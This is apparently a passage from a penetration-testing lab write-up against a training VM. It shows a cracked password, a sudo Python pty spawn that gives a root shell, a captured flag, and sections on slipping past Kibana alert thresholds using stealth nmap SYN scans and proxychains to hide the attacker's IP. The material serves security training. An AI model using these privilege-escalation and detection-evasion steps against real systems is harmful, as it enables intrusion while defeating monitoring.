Press 'q' or Ctrl-C to abort, almost any other key for status
pink84           (?)
```



```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# 
```




```
root@target1:/# cat /root/flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|   // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}
```

Avoiding Detection

Stealth Exploitation of Security Misconfiguration

Monitoring Overview

- *Which alerts detect this exploit?*
  - When **sum** () of ‘**http.request.bytes**’ OVER all documents IS **ABOVE 3500** FOR THE LAST **1 MINUTE**
- *Which metrics do they measure?*
  - The metrics measures are ‘**http.request.bytes**’
- *Which thresholds do they fire at?*
  - Above **3500** in 1 minute.



http.request.bytes: *


38,266 hits

Aug 2, 2021 @ 10:52:13.488 - Aug 9, 2021 @ 10:52:13.488 —

Stealth Exploitation of Security Misconfiguration

Mitigating Detection

- *How can you execute the same exploit without triggering the alert?*
  - A stealth Syn Scan (-sS) can be executed on **nmap**. These scans are very rarely logged due to the fact that the three-way handshake is incomplete. Using the -P0 switch, the ping of nmap will be restrained while also blocking firewalls.
- The following command will execute the ‘vulners’ script, showing all known exploits that can be used against the system, while remaining undetected.
  - **nmap -sS -sV P0 192.168.1.110 --script=vulners -v**
  - Using proxychains can further mitigate detection by concealing the true IP of the attacker.




```
root@Kali:~# nmap -sS -sV P0 192.168.1.110 --script=vulners -v
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-08 18:52 PDT
NSE: Loaded 46 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:52
```

Stealth Exploitation of Wordpress and Weak Password Policy

Monitoring Overview

- *Which alerts detect this exploit?*
  - ○ When count () GROUPED OVER top 5 ‘http.response.status_code’ IS ABOVE 400 FOR THE LAST 5 MINUTES
- *Which metrics do they measure?*
  - ○ The metrics measured at the http.response.status_code
- *Which thresholds do they fire at?*
  - ○ ABOVE 400 FOR THE LAST 5 MINUTES



Stealth Exploitation of Wordpress and Weak Password Policy

Mitigating Detection


- *How can you execute the same exploit without triggering the alert?*
  - **wpscan** and **hydra** can't be run without triggering alerts.
- *Are there alternative exploits that may perform better?*
  - An alternative tool would be **proxychains**, this won't prevent an attack being triggered however it will ensure the attackers IP is hidden.

Stealth Exploitation of Wordpress and Weak Password Policy

Mitigating Detection

- Proxychains work by bouncing the IP through the TOR network, or it can be configured to use multiple proxy servers.
- It’s a fairly straightforward process to execute.
- You will need to find active proxy servers. This can be done by searching google for a free server list or by using a tool like proxy broker.
- I did a quick experiment and made it appear that our IP address was somewhere in Washington.

